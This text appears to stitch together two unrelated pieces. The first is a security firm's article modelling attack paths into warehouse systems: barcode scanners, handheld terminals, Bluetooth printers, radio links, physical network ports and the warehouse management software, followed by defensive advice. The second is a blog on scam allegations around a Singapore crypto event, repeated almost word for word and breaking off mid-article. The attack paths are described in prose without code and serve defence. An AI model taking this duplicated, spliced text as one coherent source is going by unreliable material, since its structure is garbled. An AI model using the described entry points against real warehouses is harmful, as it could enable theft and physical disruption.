    So let’s assume we’ve ordered our paper unicorn and are waiting for it at home. Let’s follow our order through all the main stages, from its arrival at the warehouse to the final stop on its journey.

    1. Unloading
      First, the unicorn arrives in the unloading zone, packed in a big truck. The driver is assigned a gate, for example, via a tablet with kiosk mode enabled, or an outdoor display board, indicating where the truck should park and where the cargo will be unloaded. Even at this very first step, a digital command (the gate number on the screen) is already triggering a physical action. Therefore, incorrectly assigned gates can create a queue, delay unloading, or send goods into the wrong workflow.
    2. Receiving
      At this stage, employees identify the cargo. They scan a barcode using a portable data terminal (PDT) and the central system receives a message indicating that this object arrives at the warehouse. From this moment, the unicorn exists in two forms at once: as a real box and as a record in the information system. If these two versions diverge, the error is inherited by all subsequent processes.
    3. Putaway
      Next, the goods are moved into internal storage. Two new devices come into play here. First, a thermal printer, connected to the internal network over Wi-Fi, creates an internal label for each item. Then an employee, forklift, or automated system moves the goods to the assigned bin, often with the help of lifts controlled by PLCs. Both of these devices can be valuable attack entry points: one can let an adversary pivot into the internal network, while the other can give them control over an electric motor.
    4. Storage
      Then the unicorn goes into storage. Many distribution centers use multi-level mezzanine structures: several floors of metal shelving inside a huge space. They allow efficient use of the building’s height, but at the same time complicate control over the technical infrastructure. Wi-Fi access points, cameras, switches, cables, and sensors may be mounted high overhead or buried deep inside the rows. A forgotten Ethernet cable or misconfigured networked device (access point or switch) left behind in a dark corner can become a convenient initial access point into critical infrastructure.
    5. Picking
      When the customer places an order, picking begins if the goods were already stored in the warehouse or as soon as they are unloaded. A PDT, workstation, light indicator, or voice terminal directs the employee to the required bin where they pick the goods and move them to the next stage. These devices are themselves potential attack entry points: compromising a workstation or PDT could allow an attacker to manipulate picking information, which could misdirect employees to the wrong bin. Here, both the speed and integrity of the information are critical, and any manipulation or disruption can lead to wrong orders, delays, or problems in subsequent stages.
    6. Sorting
      At the sorting stage, the warehouse starts to look more like a factory. Boxes move through conveyor belts and pass through different scanners, diverters, and chutes. The sorting plans are usually stored and managed by dedicated servers, while PLCs are responsible for controlling the machinery and executing these plans. For example, when the warehouse management system (WMS) decides that our unicorn should take route A, the control system needs to activate the right diverter at the right moment, sometimes within a fraction of a second.
    7. Packing
      During packing, an employee or a robotic arm places the goods into the final box, prints the shipping label, and sometimes measures the dimensions and weight of the package. Safety mechanisms usually prevent robotic arms from leaving the controlled zone and harming nearby operators, but their compromise might inflict physical damage on the packages being processed.
    8. Shipment
      Finally, at the shipping stage, the parcel heads to the gates. Automated guided vehicles (AGVs) and autonomous mobile robots (AMRs) move containers and pallets across the warehouse, while the dock management system coordinates the truck that will carry the unicorn onward to a store, a sorting center, or straight to the customer. These robots are themselves a potential target for attackers. Attacks can be conducted against AGVs and AMRs to interfere with their operation, for example by affecting their navigation or preventing them from reaching their intended destination.

    All eight stages are coordinated by the WMS. It looks like a large web application, but in its role it’s closer to the operating system of the entire warehouse: it knows which goods exist, where they’re located, who or what should move them, and where they go next, linking employees, inventory levels, storage addresses, tasks, and orders. It also exchanges data externally: with ERP systems, transport platforms, marketplaces, dark stores, and external carriers.

    Surrounding the WMS is an even larger digital ecosystem: identity services, databases, APIs, printers, carrier systems, technicians’ laptops, video surveillance, access control, fire and gas alarms, power supply, and a building management system (BMS).

    That is why a single “warehouse network” doesn’t really exist. As we’ve seen, there are many overlapping technologies — IT infrastructure, OT systems, radio, cloud services, building security, and automation — layered on top of one another. A lone vulnerability scanner will never tell you whether a warehouse is secure.

    Hunting the unicorn


    Securing an environment such as a warehouse requires a comprehensive security assessment covering all of its interconnected systems. This involves identifying vulnerabilities across each system and understanding how weaknesses can be combined into attack paths that a real attacker could exploit. But a vulnerability only matters in proportion to what it exposes and who is able to reach it, so before looking at the weaknesses themselves, we need to understand what an attacker in this environment is actually after, because in a warehouse, the blast radius extends well beyond data. Everything we just traced — the systems, the devices, and the people operating them — exists to keep goods moving, and attacks in various parts along that chain can affect the business differently. The chart below shows what is at risk in the warehouse and where those risks land for the business. The segment on the left groups them under the three core security properties: integrity, availability, and confidentiality. The segment on the right maps each property to the business outcomes a failure can cause.

    Warehouse risks

    Warehouse risks

    The first area at risk is integrity. Inventory counts, locations, orders, and shipment data must stay in sync with the physical world. Corrupting a record silently desynchronizes the operation, and because the eight stages form a dependency chain, one falsified entry early on is inherited downstream, surfacing later as stockouts and mis-shipments. In its deliberate forms, this lets an attacker redirect goods, release stock, and perform other actions on behalf of the platform’s vendors under cover of legitimate records. Integrity is also a safety concern: when people or machines act on information that no longer reflects the physical environment, a data failure can become a physical incident. This is why integrity is the only property linked to all five outcomes, including harm to people.

    The second is availability, the warehouse’s ability to keep goods moving. Halting a conveyor, a sorter, label printing, or the WMS stops orders from shipping, and in a business built on speed, every hour of downtime means delayed deliveries and broken promises. Ransomware can bring the whole warehouse to a standstill. The impact shows up as operational disruption, lost revenue, and reputational damage.

    The third is confidentiality. Customer data, business records, and system credentials are valuable targets. Their exposure leads to legal liability and reputational damage, and stolen credentials often open the door to further attacks. Where the WMS connects to financial or ERP processes, the risk extends to theft of funds.
    Knowing what is at risk tells us what an attacker stands to gain; the next question is who is in a position to take it. Threat actors differ in the access they already hold. For example, an attacker may be authenticated and privileged, have limited physical or remote access, or have no legitimate access to the environment at all. Based on their relationship with the warehouse and their level of access, threat actors can generally be divided into two categories:

    1. External. An attacker with no legitimate relationship with the warehouse or the organization, operating without authorized access. External attackers can be divided into two categories based on their physical proximity to the environment:
      1. Remote. An attacker operating from outside the site’s physical area, reaching the environment through whatever the organization exposes or makes reachable over the internet, including web services, remote access infrastructure, and third-party connections used by suppliers, carriers, and integrators.
      2. Proximate. An attacker with no legitimate access who has nevertheless moved within physical range of the site’s locally reachable technologies. They may, for example, be in a parking lot, a neighboring unit, or a delivery bay. Their proximity may allow them to interact with wireless, radio, Bluetooth, or other short-range interfaces without possessing an account, badge, employment relationship, or other authorized access.
    2. Internal. An individual with legitimate access to the warehouse, its systems, or its information, who intentionally or unintentionally creates a security risk. This includes employees, administrators, operators, contractors, and temporary staff.

    Combining these threat actors and their access levels with the risks identified earlier, the vulnerabilities present in each system, the resulting attack surfaces, and the potential attack paths between them provides a threat model for the warehouse environment. This allows an organization to understand how different systems and people could be targeted, how individual weaknesses could be combined, and where security controls are most needed.

    Cornering the unicorn


    Knowing what is at risk and who might come after it still leaves the most practical question open: how they would actually get in, and how far they could go once they did. The diagram below sets out the warehouse’s attack surface: every point where an attacker can get in, organized by the access that reaching each point requires.

    Warehouse attack surface

    Warehouse attack surface

    On the left are the attacker categories discussed above, distinguished by where they stand and what access they already hold. Each reaches the environment through a different set of entry points, and the impact of a successful attack can land on several systems, from the WMS to OT systems such as robots, sorters, and physical access control system (PACS). The WMS is highlighted because it is the most significant of these: it coordinates the OT systems, so compromising it can affect the entire operation rather than a single process.

    Next, we will cover the initial access vectors, the points a threat actor can use to reach the warehouse environment. Following that, we turn to the impact on the logistics processes themselves, focusing on the WMS, since its compromise affects every logistics operation that depends on it.

    Initial attack vectors

    Internet-facing services

    Remote access through internet-facing services, third-party connections, and corporate networks gives an external attacker a foothold on the warehouse network infrastructure. It is a well-covered problem and not specific to this environment, so we note it here as an entry point but will not examine it further.

    Wi-Fi, Bluetooth, and other radio channels

    Wi-Fi connects handhelds, tablets, printers, cameras, and workstations. Bluetooth serves scanners, headsets, and positioning beacons. Zigbee and similar low-power protocols run lighting, sensors, and building automation, while LoRaWAN carries telemetry over long distances. Cellular provides a backup channel for kiosks and contractor equipment, and proprietary protocols control industrial panels and specialized machinery.

    Radio passes through windows, gates, roofing, and thin external panels, so a network built for receiving and processing goods may be reachable from the parking lot and, with a directional antenna, from considerably farther away.

    That reach matters in two ways. It gives an external attacker a place to start, as proximity alone is enough to reach the Wi-Fi and the low-power protocols, and from there to gain an initial foothold in the warehouse networks.

    However, radio does not only lead into the network. It also connects directly to the field devices and carries the live control traffic of warehouse operations, which makes availability a first-order concern. If hundreds of handhelds lose their connection at once, picking stops. If an AGV loses its control channel, the safe reaction may be to halt in place, and a stopped machine can block an entire route.

    Physical network

    The scale of the warehouse itself is part of the attack surface. A fulfillment warehouse can run up to tens of thousands of square meters, with racking climbing several stories and walkways threading through it. Structured cabling runs along that racking, cameras and access points are mounted on that, and wall jacks sit behind pallets that have not moved in months. Almost none of it is in anyone’s line of sight.

    That gives a person in the warehouse something a normal office does not: unsupervised access to live network infrastructure. Unplugging a ceiling camera leaves an active port. An unused jack behind a shelf leaves another. Neither requires tools, credentials, or any interaction with a system that logs anything. And since the camera or access point sits on the same segment as the rest of the site, the compromised port, not being isolated, opens a path to the network core.

    Barcode scanners

    Barcode scanners are everywhere in a warehouse. They are the main tool workers use to tell the system what is moving and where, supporting receiving, picking, packing, and inventory management. A typical setup has handheld scanners communicating with a base station, which is in turn connected to a workstation or another business system.

    This makes the scanner an entry point into the core network in two ways.

    First, through the barcode itself. Since the scanner acts as a keyboard to the connected host, a maliciously crafted barcode or QR code can inject keystrokes when scanned, potentially giving the attacker an initial foothold on the host without directly accessing the network.

    Second, through the scanner’s wireless link. During a customer engagement, with the provided test stand of such a device, we discovered that an attacker within range could inject keystrokes into the connected host and potentially achieve remote code execution without user interaction. This attack pattern was observed across multiple vendors, including, for example, Honeywell devices affected by CVE-2026-4272.

    In both cases, the result is the same: a foothold on a host inside the warehouse network. The scanner is simply the entry point; the significance of that foothold comes from the host’s trusted position within the operational environment and its connectivity to core systems.

    Portable data terminals

    Portable data terminals (PDTs) are essentially ordinary Android devices with an embedded barcode scanner, carried by workers to scan items; each scan is passed to a dedicated application that forwards it to a remote server over an API. To keep workers on task, the devices usually run in kiosk mode, locking the user to that single application and preventing interaction with the rest of the Android system.

    That lockdown is exactly what an attacker wants to break, and breaking it is what turns the terminal into an initial access vector: escaping the kiosk can expose the Wi-Fi password of the network the terminal is connected to, or allow malicious software to be installed that gives the attacker remote access to the network over the internet.

    Printers

    Warehouses contain different types of printers. Alongside the usual IT printers used for documents and paperwork, there are specialized thermal printers, small devices that use heated elements on the printhead to create labels, barcodes, and tags. As we mentioned earlier, these are mainly used to print the labels, usually containing barcodes, that are attached to goods during the putaway stage.

    Here we focus on mobile thermal printers: small, battery-powered devices that workers can carry or wear. They typically connect to the internal network over Wi-Fi to receive print commands, while also supporting Bluetooth for connecting to nearby devices. This combination makes them a potential entry point into the internal network.

    Some models, such as the Zebra ZQ630, support multiple interfaces and can run applications directly on the device. During a security assessment, we discovered that apps can be uploaded and executed over Bluetooth. By exploiting a pairing misconfiguration, an attacker within Bluetooth range could bypass pairing, upload malicious software, and gain an initial foothold through the printer.

    Impact on logistics processes (attacks on WMS)

    With a foothold in the network, an attacker can pivot to the logistics processes themselves: from the WMS through the warehouse infrastructure to the PLCs and the machinery they drive. As we saw earlier, all OT systems and devices are interconnected and the WMS sits at the head of that chain: it is the system of record every other process reads from and writes to, so compromising it reaches all of them at once. That, and its being specific to this environment, is why it is the focus here.

    Warehouse management systems (WMS) are the software platforms that optimize warehouse processes from the entry of goods to their exit. They provide real-time visibility into inventory and orchestrate end-to-end fulfillment by integrating with many warehouse subsystems and pieces of automation equipment, such as conveyors, PLCs, robotics, scanners, and voice systems. A typical WMS includes modules for receiving, inventory control, order management, labor management, shipping, and reporting. Major vendors include SAP EWM, Oracle Warehouse Management, Manhattan Active, Blue Yonder, Infor, Körber/HighJump, Microsoft, and TECSYS.

    To picture how central this is, think back to our unicorn. From the moment it was scanned at receiving, it stopped being only a physical box and became a record inside the WMS, a record the system then used to decide where it should be stored, when it should be picked, how it should be sorted, and where it should ship. Every device employed along the way — the PDT at receiving, the printer at putaway, the workstation at picking, the conveyor at sorting — was really just talking to the WMS. It is the thread that ties all eight stages together, which is exactly what makes it such a valuable target.

    Because modern WMS platforms are usually web-based and heavily interconnected, they inherit common web and API vulnerabilities alongside flaws specific to the WMS itself. A recent example is CVE-2026-70774 in Oracle Warehouse Management, part of Oracle E-Business Suite. Oracle rated it High and described it as an easily exploitable authorization bypass flaw in which a low-privileged attacker with network access can compromise the application, affecting integrity and availability by allowing unauthorized creation, deletion, or modification of critical data.

    A flaw like this may look like a typical web application issue, but its consequences in a warehouse are more serious, because the WMS is the system of record. If an attacker can modify its data, they can alter stock levels, bin locations, receiving records, picking tasks, or shipment information, silently corrupting the digital twin of the warehouse. And since the eight stages form a dependency chain, that corruption doesn’t stay contained: a falsified record at receiving is inherited by putaway, picking, and everything downstream. The physical box and its record diverge, and every later process trusts the record.

    The most direct version of this attack comes from an authorization bypass flaw like the Oracle vulnerability above. Here the threat actor can be an external attacker who has reached the application over the network, or an insider such as a low-privileged operator or storekeeper who already holds a legitimate account.

    The danger grows when such a flaw is chained with others. An external attacker who combines remote code execution with SQL injection could generate shipment orders to arbitrary addresses together with the documents needed for goods to physically leave the warehouse, fabricate waybills, acceptance or transfer records, and registers, while also exposing customer data such as names and delivery addresses. In effect, the goods are sent out with legitimate-looking paperwork.

    This is why ordinary web vulnerabilities carry considerable weight in a WMS. For an external attacker or an insider probing beyond their assigned role, broken access control could open a path into another warehouse zone, allow manipulation of other workers’ tasks, permit unauthorized exception operations, or expose administrative APIs. A server-side request forgery flaw could force the WMS server to reach resources an external attacker cannot touch directly, and if the network is flat or only formally segmented, that server may in turn reach internal management panels, cloud service interfaces, or systems sitting close to the operational network, turning a single web bug into a bridge between IT and OT.

    Attacks on a WMS don’t always target the application directly, though. As we saw while tracing the unicorn, the warehouse is full of connected devices that already hold trusted access. A handheld terminal carries authenticated WMS API access as a matter of course, and anyone who gains control of that terminal inherits it (by escaping the kiosk, for example). Depending on the device’s permissions, that might mean confirming picks that never occurred, falsifying receiving operations, adjusting stock counts, or marking orders complete — something warehouse employees themselves could use to avoid their assigned duties.

    Where the WMS is connected to control and automation systems, access to the WMS can extend into physical operations, including conveyors, sorting systems, lifts, doors, and pumps.

    PLCs translate WMS instructions and sensor inputs into physical actions. Compromising a system that controls them therefore creates an opportunity to manipulate those actions. The impact can be as simple as a sorting diverter sending boxes down the wrong route, a conveyor repeatedly entering an error state and creating a backlog, or a falsified sensor value causing a line to be treated as clear when it is full.

    However the WMS is compromised, the business consequence is the same: inventory corruption, unauthorized shipments, and operational disruption, each reaching the customer in the end as a late or missing delivery, the wrong item in the box, or a personal address exposed to a stranger.

    Securing the unicorn

    We followed our unicorn through web applications and databases, radio channels and PDTs, printers, conveyors, robots, and the loading zone. Because warehouse environments combine IT, OT, wireless, physical, and human components, security controls should be implemented as a single, coordinated security architecture rather than as isolated measures. Network segmentation should be a foundational control, with clear separation between corporate IT, warehouse OT, operational devices, management networks, and externally connected systems. Segmentation should also extend across facilities and customer environments so that each site and customer integration is isolated from the others, limiting the potential impact of a compromise. A zero-trust approach should reinforce this architecture by requiring explicit authentication and authorization for connections between systems, regardless of their network location, and by applying least-privilege access wherever possible. Regular penetration testing of the corporate IT environment, including domain services, identity infrastructure, and endpoints, should be incorporated into the warehouse security program.

    Physical and network access controls should be implemented together. Access to warehouse facilities, network rooms, communication cabinets, and operational areas should be restricted according to business need, with appropriate authentication, monitoring, and access logging. Network infrastructure should be hardened through controls such as switch port security, MAC-based access restrictions where appropriate, and IEEE 802.1X with EAP-TLS for strong device and user authentication. Network equipment should also be securely configured and regularly reviewed to ensure that unused interfaces, insecure management protocols, default credentials, and unnecessary services are disabled.

    Web applications and their supporting infrastructure should be governed through a secure software development lifecycle (SSDLC), including security requirements, secure coding practices, code and dependency review, and application security assessment before deployment and throughout the application’s lifecycle. Third-party applications and components should be continuously monitored and updated, with a defined vulnerability and patch management process. This should explicitly include warehouse management systems (WMS), warehouse portals, APIs, and other applications that provide operational or customer-facing functionality.

    Wireless technologies should be subject to dedicated security assessment and engineering. Radio-frequency surveys should be conducted to establish expected coverage, identify unauthorized or unexpected signals, validate the availability and protection of operational communications, and determine whether wireless deployments create unintended access paths into warehouse networks. Wireless security should be assessed not only from a connectivity perspective but also in terms of authentication, encryption, device provisioning, protocol exposure, interference resilience, and the potential impact of unauthorized devices.

    Warehouse operational devices should be incorporated into the organization’s endpoint security and vulnerability management processes. Devices should receive security updates and firmware patches on a defined schedule, with accelerated remediation for critical vulnerabilities. Security assessments should be performed periodically to identify weaknesses in device configuration, applications, exposed services, and authentication mechanisms.

    Personnel security should form an additional layer of the warehouse security architecture. In most industrial and ICS environments, getting inside means clearing background checks, holding relevant qualifications, or proving prior experience; the hiring process itself acts as a filter. A warehouse is different. Roles in sorting, packing, and courier work are hired quickly and in volume, and they typically require no prior expertise, certification, or specialized background at all. An ordinary person can walk in off the street, be hired within days, and immediately hold legitimate physical access to the facility. Therefore, a more restrictive and risk-based approach to hiring should be considered, particularly for roles that provide access to sensitive areas, operational systems, network infrastructure, or customer assets.

    Ultimately, all of these measures serve the same objective: protecting the continuity and reliability of the warehouse as a whole. This matters because real warehouses handle food, medicines, machine parts, and the millions of ordinary things people and companies depend on every day. Protecting their journey means seeing the warehouse as it has actually become: a single digital system with doors, motors, shelving, and radio signals, and with entirely real consequences when it fails. And if the security program works, the customer never knows any of this happened. The unicorn simply arrives at the scheduled time.

    If your warehouse operations rely on interconnected systems like these, we can help identify the gaps before an adversary does. Reach out to discuss a security assessment.

    Source: Securelist (Kaspersky GReAT) · 2026-10-20

  • https://cryptobriefing.com/apex-accelerator-stone-venture-token2049-scam/ 

Disclaimer: This blog is based on publicly available information, including a police report and posts shared on X, as of October 13, 2026. Cyble has not independently verified these claims. The allegations remain unproven, and naming any organization does not imply its involvement. This content is for informational purposes only and is not legal or financial advice. 

Source: Cyble Research · 2026-10-13

Don't Get Played

A crypto security event that promised to teach attendees how to avoid scams is now the subject of scam allegations. The gathering, branded “Don’t Get Played,” was held as a side event during TOKEN2049 week in Singapore and co-hosted by groups operating under the names “Apex Accelerator” and “Stone Venture.”

According to a police report filed by one attendee with the Singapore Police Force, the organizers allegedly pressured guests to install software that would have handed the organizers remote control of their computers.

The allegation first gained traction on X, where several other users claimed they had also been approached by the same group.

What the “Don’t Get Played” Police Report States 

The document circulating online is page two of a six-page Singapore Police Force report (form NP299), bearing reference number E/20261011/7004. In it, the complainant lists the group’s website as token.apexaccs.org and notes that the event’s Telegram group had no public URL; prospective attendees could only join through the website. 

Report filed to the Singapore Police (Source: SolanaFloor on X) 

The report is titled “Suspected cyber scam targeting TOKEN2049 attendees (‘Don’t Get Played’ event).” Its summary reads: 

“A group using the names ‘Apex Accelerator’, ‘Stone Venture’ and ‘Don’t Get Played’ promoted a crypto security event for TOKEN2049 week (Sun 11 Oct 2026, 6pm to 10pm, The Singapore EDITION). They pressured attendees to install software that would give them remote control of their computers. I did not install their software and have no financial loss.” 

Two details in that statement matter. First, the person who filed the report says they did not install anything. Second, they report no financial loss. The filing therefore documents an alleged attempt rather than a confirmed compromise. 

How the TOKEN2049 Side Event Was Pitched 

On paper, “Don’t Get Played” looked like exactly the kind of session a careful attendee would seek out. It was marketed as a security-focused gathering designed to help people protect themselves from token scams. 

“Don’t Get Played” registration page (Source: Defraud on X) 

The event was scheduled for The Singapore EDITION hotel in early October 2026. Entry was free, though guests had to register beforehand, and attendance was capped at 200 people, as detailed by Crypto Briefing.  

The agenda featured a live “wallet clinic” where attendees could have their holdings checked with “Apex Audit” tools. These were promoted as scanners for token risk and honeypots, a term for tokens engineered so that holders can buy them but are never able to sell. 

The promotional material also advertised a panel on how crypto scams have evolved, listing representatives from Spartan Group, Bybit’s security team, and the Singapore Police Force Cyber Command among the speakers. 

The final hook was a giveaway. Every confirmed guest was promised a free year of Sophos MDR endpoint protection, bundled with up to $1 million in breach coverage. Research into the event suggests this offer was a major driver of interest. 

There is nothing in the available material indicating that Spartan Group, Bybit, Sophos, or the Singapore Police Force Cyber Command played any part in the alleged conduct. Their names appeared in the event promotion, and that is the full extent of what the sources establish. 

The Allegation and the Gaps in the Record 

The central claim is simple: organizers of “Don’t Get Played” allegedly pushed attendees to install software that would give a third-party remote access to their machines. At a crypto event, where many guests carry laptops connected to wallets and exchange accounts, that level of access could be enough to empty funds. 

Several important facts remain unclear. The source material does not name the software attendees were allegedly asked to install. It does not state whether anyone lost money, and it does not say how many people may have been targeted. 

As of October 12, 2026, no mainstream coverage of a police report involving the organizers, or of complaints from victims, could be located. The Singapore Police Force has not publicly confirmed the filing. Apex Accelerator and Stone Venture have not been charged with any offense based on the information available, and their account of events has not yet entered the public record. 

How the Crypto Community Reacted to “Don’t Get Played”? 

After SolanaFloor shared the police report on X, the replies split between people claiming firsthand contact, skeptics, and users offering security advice. The account 0xKYM Registry (@KYMRegistrySG) said it filed the report and shared what it described as a scan of the installation’s contents.  

Several others, including FamCrypt (@Famous0x3), NomadFury (@NomadFury_), and Sabya | YeNo (@SabyaYeNo), said the group had approached or pressured them to install software or buy a subscription. Alex (@alwye) claimed Apex Accelerator had used similar tactics in Twitter DMs. 

Reactions on Don’t Get Played (Source: X) 

Not everyone was convinced. Sprunky (@sprunky_eth) argued that “page 2 of a report is not a finding,” noting the complainant lost nothing, SPF had not confirmed the filing, and no charges exist. Others questioned how anyone could be pressured in Singapore or who vetted the project for the TOKEN2049 lineup. 

Security-minded users focused on the risk. StakeCraft (@stakecraft) called remote laptop access at a crypto event “a wallet drain waiting to happen,” and Jey (@TheWarKettle) advised anyone who installed the software to treat the device as compromised, move funds from a clean device, and rotate every password and key.  

Others pointed to fake Luma after-party links and similar incidents at other conferences, and one user floated an unsupported DPRK link. Many replies also mocked the irony of a security event called “Don’t Get Played” allegedly becoming the play. 

Conclusion 

The “Don’t Get Played” allegations rest on a single attendee’s police report and a growing set of claims on X, none of which have been confirmed by authorities. Several questions remain open. 

Will Singapore authorities confirm that a report was filed? Will Apex Accelerator or Stone Venture respond publicly? And will Spartan Group or the Singapore Police Force Cyber Command clarify whether they had any connection to the event? Until those answers arrive, the safest assumption for attendees is the one the event’s own name suggested: any request to install software deserves suspicion.

References:  

Disclaimer: This blog is based on publicly available information, including a police report and posts shared on X, as of October 13, 2026. Cyble has not independently verified these claims. The allegations remain unproven, and naming any organization does not imply its involvement. This content is for informational purposes only and is not legal or financial advice. 

Source: Cyble Research · 2026-10-13

Don't Get Played

A crypto security event that promised to teach attendees how to avoid scams is now the subject of scam allegations. The gathering, branded “Don’t Get Played,” was held as a side event during TOKEN2049 week in Singapore and co-hosted by groups operating under the names “Apex Accelerator” and “Stone Venture.”

According to a police report filed by one attendee with the Singapore Police Force, the organizers allegedly pressured guests to install software that would have handed the organizers remote control of their computers.

The allegation first gained traction on X, where several other users claimed they had also been approached by the same group.

What the “Don’t Get Played” Police Report States 

The document circulating online is page two of a six-page Singapore Police Force report (form NP299), bearing reference number E/20261011/7004. In it, the complainant lists the group’s website as token.apexaccs.org and notes that the event’s Telegram group had no public URL; prospective attendees could only join through the website. 

Report filed to the Singapore Police (Source: SolanaFloor on X) 

The report is titled “Suspected cyber scam targeting TOKEN2049 attendees (‘Don’t Get Played’ event).” Its summary reads: 

“A group using the names ‘Apex Accelerator’, ‘Stone Venture’ and ‘Don’t Get Played’ promoted a crypto security event for TOKEN2049 week (Sun 11 Oct 2026, 6pm to 10pm, The Singapore EDITION). They pressured attendees to install software that would give them remote control of their computers. I did not install their software and have no financial loss.” 

Two details in that statement matter. First, the person who filed the report says they did not install anything. Second, they report no financial loss. The filing therefore documents an alleged attempt rather than a confirmed compromise. 

How the TOKEN2049 Side Event Was Pitched 

On paper, “Don’t Get Played” looked like exactly the kind of session a careful attendee would seek out. It was marketed as a security-focused gathering designed to help people protect themselves from token scams. 

“Don’t Get Played” registration page (Source: Defraud on X) 

